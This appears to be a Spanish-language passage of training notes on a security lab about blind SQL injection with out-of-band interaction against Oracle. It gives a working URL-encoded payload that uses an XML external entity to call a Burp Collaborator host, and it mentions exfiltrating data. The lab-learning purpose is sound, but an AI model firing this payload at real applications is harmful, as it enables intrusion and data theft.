
13 Lab Blind SQL injection with out-of-band interaction

Como lo mas típico es que estemos ante un Orcale, probamos:

```
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
```

Para crear el subdominio de Burp lo que tenemos que hacer es click derecho y darle a Insert Collaborator Payload:



Con esta sentencia estamos viendo verificamos que el payload efectivamente haya activado una consulta DNS y, potencialmente, explota este comportamiento para exfiltrar datos sensibles desde la aplicación. Revisaremos esta técnica en el próximo laboratorio: